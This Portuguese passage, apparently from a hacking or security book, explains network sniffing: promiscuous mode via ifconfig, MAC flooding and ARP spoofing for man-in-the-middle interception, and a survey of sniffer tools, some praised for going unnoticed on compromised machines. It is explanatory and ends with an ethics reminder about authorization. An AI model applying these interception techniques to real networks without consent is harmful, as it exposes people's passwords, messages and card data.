Na prática, como a maioria esmagadora dos gateways ligam sua rede interna à Internet, o que o invasor tem à disposição é tanto seu conjunto potencial de senhas e informações confidenciais quanto os e-mails, senhas, informações e cartões de crédito que entram e saem de sua empresa. Imagine, num cenário ainda mais tenebroso, que um hacker plantou um sniffer em um gateway que liga sua empresa ao seu site de comércio eletrônico, ou à operadora de cartões de crédito, ou a seu parceiro, ou ao banco. Fatal!

A primeira providência quando se vai farejar uma rede é colocar a interface de rede de alguma máquina em modo promíscuo. Como vimos nos capítulos Redes I e II, quando um pacote IP chega em uma rede, a interface que detém o pacote pergunta: "qual é o MAC Address que contém o endereço IP desse pacote"? A máquina destino responde com seu MAC Address e o pacote é enviado a ela. Esse é o conhecido protocolo ARP.

"Enviado a ela", como escrito no parágrafo anterior, é ligeiramente mentiroso (ou, como dizia um pastor luterano que conheci, é um "exagero da verdade"). O pacote é, na verdade, jogado no barramento e todas as interfaces podem ler. O que ocorre é que as interfaces fazem "ouvidos moucos" ao pacote, caso este não seja direcionado a elas. Apenas a máquina a que realmente se destina "presta atenção" ao que está trafegando na rede. As outras simplesmente ignoram-no.

É aqui que entra o "modo promíscuo". Uma interface configurada dessa forma "ouve" TODOS os pacotes que trafegam na rede, e não apenas os que são destinados

a ela. Se isso é um facilitador para a implementação de ferramentas de monitoração de rede - coisa que todo administrador competente deveria usar - também possibilita que alguém com más intenções facilmente escute o que não devia.

Para colocar uma interface de rede em modo promíscuo, deve-se ter acesso privilegiado ao sistema operacional - o que equivale a dizer **root** em um sistema Unix, **Administrator** em um sistema WinNT ou **Admin** em um Novell Netware. Por isso mesmo, tomar completamente pelo menos uma máquina na rede (como vimos anteriormente) é imperativo para que possamos fazer uma "colheita" posterior. Há diversas formas de colocar uma interface de rede em modo promíscuo. Há programas especiais para isso em qualquer plataforma e mesmo alguns truques no sistema operacional (seja ele Windows, Novell, HP-UX...) são possíveis sem o auxílio de qualquer programa externo.

Todo sistema operacional possui uma ferramenta qualquer que mostra o estado e altera as configurações da placa de rede. Tomando como exemplo um sistema GNU/Linux, o comando que faz esse trabalho para nós é o **ifconfig**. Emitido (como root) sem argumentos, o comando mostra o estado de todas as interfaces de rede. Emitido seguido do nome de uma interface, dá o estado atual dessa interface. Por exemplo, para saber a quantas anda a primeira interface de rede (eth0), o comando seria:

```
# ifconfig eth0
```

O resultado seria:

```
Encapsulamento do Link: Ethernet  Endereço de HW 00:08:74:B5:64:95
inet end.: 192.168.1.11  Bcast:192.168.1.255  Masc:255.255.255.0
UP BROADCAST RUNNING MULTICAST  MTU:1500  Métrica:1
RX packets:13567 errors:0 dropped:0 overruns:1 frame:0
TX packets:8300 errors:0 dropped:0 overruns:0 carrier:0
colisões:0
RX bytes:3163776 (3.0 Mb)  TX bytes:994079 (970.7 Kb)
```

Observe as informações mostradas. Você sabe, por meio desse comando, que o encapsulamento do link (ou seja, o protocolo de camada 2) é Ethernet, que o MAC é 00-08-74-B5-64-95, que o endereço de rede é 192.168.1.11, que o tamanho máximo do pacote Ethernet (MTU) é de 1.500 bytes, etc... Há também alguns flags que indicam se a interface está pronta ou "em pé" (UP), se está rodando (RUNNING) e se responde a broadcast ou multicast. Agora vejamos o que acontece com o comando abaixo:


```
# ifconfig eth0 promisc
```

Aparentemente, nada acontece. O shell nos devolve o prompt e nenhuma mensagem de erro ou de tarefa conlcuída é mostrada. Mas, se emitirmos novamente o comando **ifconfig eth0**, o resultado seria um pouco diferente:

```
Encapsulamento do Link: Ethernet  Endereço de HW 00:08:74:B5:64:95
inet end.: 192.168.1.11  Bcast:192.168.1.255  Masc:255.255.255.0
UP BROADCAST RUNNING PROMISC MULTICAST  MTU:1500  Métrica:1
RX packets:13567 errors:0 dropped:0 overruns:1 frame:0
TX packets:8300 errors:0 dropped:0 overruns:0 carrier:0 colisões:0
RX bytes:3163776 (3.0 Mb)  TX bytes:994079 (970.7 Kb)
```

Bingo! Observe que a placa agora está em modo promíscuo (flag PROMISC). Absolutamente TUDO o que está trafegando na rede é interpretado pela pilha TCP/IP do kernel e pode, portanto, ser monitorado. Isso inclui pacotes não direcionados a essa máquina.

Sniffing passivo




As redes locais normalmente se utilizam de equipamentos chamados hubs (capítulos Redes I e II) para facilitar e flexibilizar a conexão de novas máquinas a uma rede existente. O hub age ainda como um elemento regenerador do sinal elétrico presente no barramento de rede. Mas o hub é um elemento **passivo** no tocante a controle do tráfego na rede local.

Hubs e repetidores são equipamentos que trabalham na camada 1 do modelo OSI, portanto não têm controle algum sobre o quadro Ethernet (ou qualquer outro protocolo de camada 2 como Token Ring, PPP, Frame Relay ou X.25). Isso significa que uma mensagem enviada de uma máquina para a outra será ouvida por todas na rede.


É fácil perceber, no desenho acima, que se a máquina A enviar uma mensagem para a C, as estações B, D e H ainda estarão "ouvindo". Portanto, apesar da aparência de estrela, uma rede que se utilize de um hub para interligar as máquinas é, na realidade, um barramento.

Concluímos que é muito fácil para um sniffer registrar e decodificar tudo o que trafega nessa rede. Como trabalha com interfaces em modo promíscuo, todos os pacotes da rede podem ser interpretados. Mas e se a rede estiver segmentada com bridges ou switches?


No capítulo 2 (Redes I) vimos en passant a descrição desses equipamentos. Uma bridge divide a rede em dois segmentos e bloqueia tráfego não destinado cada um deles.



Observe: as máquinas A e B estão no segmento 1, enquanto C e D no segmento 2. Isolando os dois, uma bridge. O tráfego de A para B e de B para A fica restrito ao segmento 1, e o tráfego de C para D e de D para C fica restrito ao segmento 2. A bridge bloqueia o tráfego local, não deixando que mensagens não endereçadas a um barramento em especial cheguem nele.



Entretanto, se a máquina C quer enviar uma mensagem para a máquina A, a bridge deixa passar o pacote.



A determinação de quais pacotes devem passar e quais devem ser bloqueados é dinâmica, baseada nos endereços MAC das interfaces de rede. No momento que uma bridge é ligada, ela não tem nada na memória. À medida que as estações vão enviando pacotes para a rede, a bridge guarda os MAC Adresses numa tabela, relacionando-os com o segmento de onde o pacote se originou. Note que tudo se passa na camada 2 do modelo OSI: a bridge só tem conhecimento das máquinas ligadas diretamente em sua rede local.

Imagine, agora, um hub que possuísse uma bridge em cada porta. Cada máquina da rede receberia apenas tráfego destinado a si. Esse "monstrengo existe e se chama comutador ou switch.Observe: assim como em nosso primeiro exemplo, a estação A quer enviar uma mensagem para a estação B. Devido ao switch, nenhuma das outras máquinas irá escutar o que A tem a dizer. Além disso, C poderia falar com E simultaneamente, pois a rede está, para elas, ociosa.


Uma rede com um switch no lugar de um hub, além do controle e diminuição do tráfego, também ofereceria uma segurança adicional à rede, uma vez que um sniffer instalado, por exemplo, em D não poderia escutar nada das conversas entre A e B ou C e E. O uso de bridges e switches, então, minimizaria o problema dos sniffers, certo? Infelizmente, mais uma vez, a resposta é não...

Sniffing ativo

Um switch ou bridge possui uma tabela que relaciona os MAC addresses que "ouviu" na rede com as portas ou segmentos nos quais foram "ouvidos". Como é preenchida dinamicamente, essa tabela será atualizada toda vez que uma nova máquina for conectada à rede.

Como dizia um parente meu (ilustre, mas iletrado), "tudo o que é demais é em demazia" (sic). A memória do switch possui um tamanho limitado, portanto um número muito grande de interfaces de rede ligadas em cada uma das portas poderia, num caso extremo, preenchê-la completamente. Pensando nisso, os fabricantes desses equipamentos as dimensionam para que esse limite nunca seja atingido.

O problema é que um quadro Ethernet nada mais é do que uma seqüência de uns e zeros que pode, por isso mesmo, ser manipulada. Um programa cuidadosamente escrito poderia gerar, ad infinitum, frames Ethernet com MAC adresses aleatórios e, em alguns minutos, preencher completamente a memória do switch. Como o show não pode parar, esses equipamentos podem começar a repassar mensagens indiscriminadamente para todas as portas. Essa técnica é chamada de MAC Flooding.




Uma vez nessa situação, qualquer sniffer poderá farejar a rede. Há ferramentas que fazem isso (uma delas, escrita em Perl, pode ser encontrada em www.safenetworks.com/Others/3com4.html), mas os sniffers mais modernos (como o ettercap e o dsniff) já fazem todo o trabalho.

Felizmente (ou infelizmente, dependendo dos intentos do estimado leitor), alguns switches são imunes ao MAC Flooding. Há várias maneiras de implementar switches assim. Podem ser usados algoritmos de proteção que impedem que a memória seja completamente preenchida. Ou então um sistema de detecção de flood, baseado em padrões de dados e um knlowledge base dos sniffers conhecidos. Uma terceira maneira seria adotar uma política de persistência, mantendo MACs conhecidos há mais tempo em detrimento de novas interfaces, caso a memória lote.

Para contornar esse inconveniente, os hackers desenvolveram uma técnica chamada **ARP Spoofing**. É uma técnica um pouco mais complicada, mas muito inteligente. Em vez de trabalhar apenas na camada 2 (Ethernet) o invasor vai confundir o computador cujo tráfego se deseja "esnifar" manipulando sua tabela ARP.


O ARP, como discutido anteriormente, é um mecanismo de tradução IP-para-MAC. A máquina que quer enviar o pacote pergunta, na rede: "Quem tem o IP tal"? Todas as máquinas daquele segmento ouvem a pergunta, mas apenas a interface que possui aquele IP responde: "Sou eu, meu MAC é XXXXXX". A partir disso, a interface de origem monta um quadro Ethernet e o envia ao destino. O ARP Spoofing é uma maneira de enganar a máquina da vítima, fazendo-a acreditar que o endereço MAC da máquina onde o sniffer está corresponde ao endereço IP da máquina-destino original. Complicado? Sim, é. Vamos tentar exemplificar:



No diagrama mostrado, a estação A quer falar com a estação B. A partir da estação H, um hacker quer farejar a comunicação entre A e B. Para isso, é necessário uma preparação prévia. A primeira coisa que o hacker deve fazer é configurar seu sistema operacional de H para repassar todo e qualquer tráfego que chegue para si, vindo de A, para a verdadeira máquina destino, que é B. A configuração do **IP forwarding** normalmente é feita pelo prórpio sniffer, mas é possível que em alguns casos seja necessário fazê-lo manualmente. Tanto Windows quanto Netware e também qualquer Unix permitem esse tipo de redirecionamento. Lembra-se daquele mapa da rede, feito com ping+traceroute (ou com o Cheops)? Ele será muito útil agora.

O segundo passo é enganar a máquina A, fazendo-a acreditar que o IP de B possui o MAC de H. Isso é conseguido fazendo H enviar um número monstruoso de respostas ARP para A, informando que o IP de B possui o MAC de H – respostas essas que sequer foram solicitadas. Depois de um certo tempo, A "pensa" que, para mandar mensagens para o IP de B, tem que construir quadros Ethernet direcionados ao MAC de H.

Agora é só ativar seu sniffer preferido e esperar. O tráfego vindo de A em direção a B vai passar por H antes. Nem A nem B vão desconfiar disso, pois, para eles, a comunicação é apenas entre os dois. Esse tipo de configuração de ataque é normalmente chamado de "man in the middle".




Escolhendo seu sabujo

Há um número gigantesco de ferramentas de sniffing que podem ser usadas em diversas plataformas. Eis alguns:

- **tcpdump** (www.tcpdump.org), a ferramenta nativa de monitoramento de rede de qualquer Unix. Já vimos o funcionamento do tcpdump no capítulo Redes II. Colocando a placa de rede em modo promíscuo (por exemplo, com ifconfig no Linux) e rodando o tcpdump, tem-se o mais básico possível (mas não por isso menos eficiente) sniffer de rede para Unix. A vantagem de se usar o tcpdump é que todos os Unices já o possuem – o invasor não precisa instalar nada, só rodar o programa e direcionar a saída para um arquivo. O comando seria:


tcpdump [opções] > arquivo.de.saída

Uma versão do tcpdump para Windows pode ser encontrada em **windump.polito.it**.



▸ **IPTraf** (iptraf.seul.org), o avô de todos os sniffers Unix, ainda pode ser efetivamente usado em uma sessão de sniffing. Apesar de sua idade, possui recursos poderosos. Vale a pena dar uma conferida. Uma de suas vantagens é que, como o tcpdump, é comum encontrá-lo já instalado – poupando trabalho, recursos e não levantando suspeitas.

▸ **Ethereal** (www.ethereal. com), um sniffer poderoso, que suporta vários protocolos, marca-os com cores diferentes e interpreta seus significados. Possui uma interface gráfica muitíssimo amigável. É mais usada por administradores, mas é útil também para crackers malintencionados. Disponível para Windows e Unix. Os autores recomendam.



O Ethereal pode, inclusive, decodificar e extrair informações a partir de um determinado protocolo. No exemplo acima, uma página HTML foi decodificada de dentro de uma série de pacotes TCP:

- **Sniff'em** (www.sniff-em.com), um sniffer comercial para Windows. Faz sozinho tudo o que o Ethereal, o Ettercap, o Snort e o Dsniff fazem juntos, mas é pago. Na opinião dos autores, não valçe a pena pagar para ter algo que pode ser obtido gratuitamente com ferramentas menores, mas usuários de Windows gostam de ter tudo integrado num único programa. Um dos diferencias do Sniff'em é sua capacidade de monitorar interfaces não-usuais como saídas seriais, USB e modems RAS e RDSI/ISDN.
- **Snort** (www.snort.org) é um detector de intrusos (IDS) que serve também como sniffer. É muito conhecido por analisar de forma perfeita os logs do Squid. Tem a seu favor, além de sua coleção de truques, uma vasta lista de plataformas na qual roda, incluindo aí Linux, Solaris, *BSD, HP-UX, IRIX, MacOS X, AIX e Windows.
- **Sniffit** (reptile.rug.ac.be/~coder/sniffit/sniffit.html) trabalha exclusivamente em Unix, mas é venerado pela comunidade por suas capacidades de sniffing quase esotéricas. Possui dois modos de operação. O tradicional (sniff mode) faz o que qualquer sniffer faz: grava todo o tráfego da rede. Um segundo modo, chamado de interativo, permite que o hacker veja o que está trafegando na rede em tempo real. É possível escolher apenas um protocolo para monitorar, e existem filtros que escondem toda a complexidade inerente dos protocolos, mostrando apenas os dados úteis. Com o sniffit, é possível inclusive ver o que a vítima está digitando em um programa de mensagens instantâneas como o MSN Messenger ou o ICQ – tudo isso em tempo real!

▸ **Hafiye** (www.enderunix.org/hafiye) é um sniffer baseado em knowledge-base. Possui um banco de dados com padrões dos mais diversos protocolos de comunicação e criptografia e é capaz de separar os dados úteis de dentro de um pacote.


▸ **Kismet** (www.kismetwireless.net) é um farejador de redes wireless (802.11) nos moldes do IPTraf e tcpdump. Além de ser capaz de decodificar os protocolos pertinentes, consegue dividir as redes por área e por célula de rádio. Desenvolvido especialmente para Linux, suporta nativamente o PDA Zaurus, da Sharp, com placa de rede wireless. Uma boa pedida para War Driving.

▸ **USB Snoop** (sourceforge.net/projects/usbsnoop) monitora e grava todo o tráfego entre o driver do dispositivo USB e o próprio dispositivo. Útil para engenharia reversa de drivers (para, por exemplo, produzir um driver Open Source), mas também pode ser usado para monitorar o tráfego de modems USB. Uma rede criptografada e superprotegida pode ser "descadeirada" se um laptop for ligado a um computador de mesa ligado a ela pelo USB.


▸ **APS** – Advanced Packet Sniffer (www.s-wrtec.de/clinux) é outro exemplo de programa minúsculo que pode ser usado para farejar pacotes. Como é extremamente dependente do kernel, funciona apenas em Linux, mas sua interface simples e intuitiva em modo texto permite sua operação remota sem sobrecarregar a conexão.

▸ **Hunt** (lin.fsid.cvut.cz/~kra/index.html) não é apenas um sniffer, mas uma ferramenta completa de exploração de falhas na pilha TCP/IP. Suporta tudo o que um sniffer deve ser capaz de oferecer: vigiar diversos tipos de protocolos (ICMP, TCP, ARP), montar mensagens fragmentadas a partir de pacotes TCP seqüenciais, detectar ACK Storms, seqüestrar sessões (hijacking) e "aprender" os MACs da rede, entre muitos outros truques. Por ser muito didático, é o preferido dos professores de cursos de redes e segurança – foi, inclusive, desenvolvido por um professor de matemática da Universidade de Praga, Pavel Krauz. Com o Hunt, podemos facilmente colocar-nos como man in the middle numa conexão, registrar tudo o que estiver sendo transmitido, manipular os dados e até mesmo terminá-la (reset).

▸ **ettercap** (ettercap.sourceforge.net) é um excelente sniffer ativo, ou seja, é especial para ser usado em redes com switches. Suporta MAC Flood e ARP Spoofing e é extremamente fácil de usar. Como funciona em modo texto, fica facilmente operacional em qualquer máquina Unix e é extremamente pequeno. Atacar com o



ettercap é brincadeira de criança: primeiro, escolhe-se a dupla de máquinas que se quer monitorar as comunicações.



Escolhe-se, entre as conexões TCP ou UDP estabelecidas (pode haver mais de uma), qual é a que se quer monitorar. Depois disso, a tela mostra os dados que trafegam entre as duas máquinas. Pode-se gravá-los, examiná-los em modo ASC-II ou hexadecimal ou injetar caracteres na trasmissão (e assim manipular a conexão). Há plugins e novos métodos de sniffing com nomes sugestivos, como Port Stealing, Hunt, Confusion... As possibilidades são enormes!

- **Angst** (angst.sourceforge.net), desenvolvido e testado para o OpenBSD, é uma ferramenta que tem a seu favor a robustez e o tamanho diminuto – além de fazer sniffing ativo. Possui menos recursos que seus primos mais ilustres como o ettercap e o dsniff, mas é pequeno o bastante para passar despercebido em uma máquina invadida. Funciona também com FreeBSD e Slackware Linux, outras plataformas Unix requerem recompilação e testes.
- **Dsniff** (www.monkey.org/~dugsong/dsniff) é, na atualidade, o mais respeitado sniffer ativo para redes comutadas. Foi testado pelos autores em OpenBSD e Linux em PCs e Solaris em máquinas SunSPARC, mas já foi testado em praticamente todos os sabores Unix conhecidos, entre eles AIX, FreeBSD, HP-UX e até Mac OS X (blafasel.org/~floh/ports/dsniff-2.3.osx.tgz). Há ainda uma versão (desatualizada mas funcional) para Windows, disponível em www.datanerds.net/~mike/dsniff.html.

Apesar dos sniffers mais simples serem mais fáceis de "plantar" e usar, há outros, mais elaborados, que são verdadeiras obras-de-arte do mal. O tcpdump sozinho em uma máquina Unix já poderia fazer muito estrago, e tem a vantagem de já estar instalado. Por outro lado, máquinas Win9x permitem que um invasor "esnife" a rede (usando, por exemplo, o Windump ou o Ethereal) sem invadir máquinas muito complicadas ou seguras. Como qualquer usuário de Win9x tem controle total sobre a máquina, é possível rodar um sniffer nela sem precisar quebrar nenhuma senha de administrador. A insegurança inerente a essa arquitetura auxilia o inimigo. Qualquer servidor ou estação, sejam eles Unices, Macintoshes, Netwares ou Windows NT/2k/XP, pode ser um perigo se mal configurados. Entretanto, redes com estações Windows 95/98/Me nunca serão seguras, qualquer que seja o esforço dispendido nelas.

Para mais opções, procure por "sniff" no Fresmeat (www.freshmeat.net) ou no Google (www.google.com). O download.com também possui diversas opções para Windows, e os CDs do livro também trazem mais alguns deles. Uma última dica sobre sniffers (e outras ferramentas): pedram.redhive.com.

Farejando na prática

Nada como uma sessão de sniffing para fixar os conceitos aprendidos. Poderíamos exemplificar esse procedimento com um sniffer gráfico como o Ethereal, que possui uma versão para Windows e uma bela interface de comando. O Ethereal ainda separa e interpreta os protocolos para você, de modo a fazer o máximo possível do "trabalho sujo" e deixar ao administrador de rede apenas com as informações úteis, "mastigadas". Mas lembre-se: se você está explorando uma rede remota, possivelmente vai deixar seu sniffer rodando sozinho para depois recuperar o arquivo contendo o tráfego. A interface gráfica, os "frufrus" e a inteligência do Ethereal de nada adiantarão nesse ambiente.

Antes de começar nosso estudo, dois lembretes. Em primeiro lugar, observe que sua conexão doméstica à Internet provavelmente se dá por um protocolo de camada 2 chamado de PPP ou Point-to-Point Protocol. Como o nome já diz, é um protocolo ponto a ponto: sua rede local possui apenas duas interfaces, a de sua máquina e a do modem do provedor de acesso. Justamente devido ao PPP, você não poderá farejar o tráfego na subrede de Internet à qual você está (aparentemente) conectado. Em uma ligação empresarial – normalmente por linha privada usando Frame Relay ou X.25 e não PPP – é possível (embora não muito provável devido a firewalls e roteadores) que a subrede da Internet determinada para a empresa possa ser farejada. De qualquer forma, um sniffer é útil apenas em estruturas de conectividade internas, onde há verdadeiramente várias máquinas trafegando informações na mesma rede local.

O outro lembrete não é menos importante. Existem três condições básicas para se poder "esnifar" a rede:


1. Existir uma rede com pelo menos 3 máquinas (as duas que se quer monitorar mais a sua, que monitorará as outras duas).

2. Possuir acesso de superusuário (root para Unix e Mac OS X ou Administrador para WinNT/2k/XP – máquinas com Win9x não precisam de nada disso...) na máquina que ficará em modo promíscuo e farejará a rede.

3. Possuir autorização para fazer a monitoração e alertar os usuários da rede para tal. Não é condição impeditiva para iniciar o sniffing, mas é ético. Todos têm direito, garantido por lei, à privacidade. Se sua empresa possui uma política de monitoração de tráfego, esta deve ser informada aos funcionários.

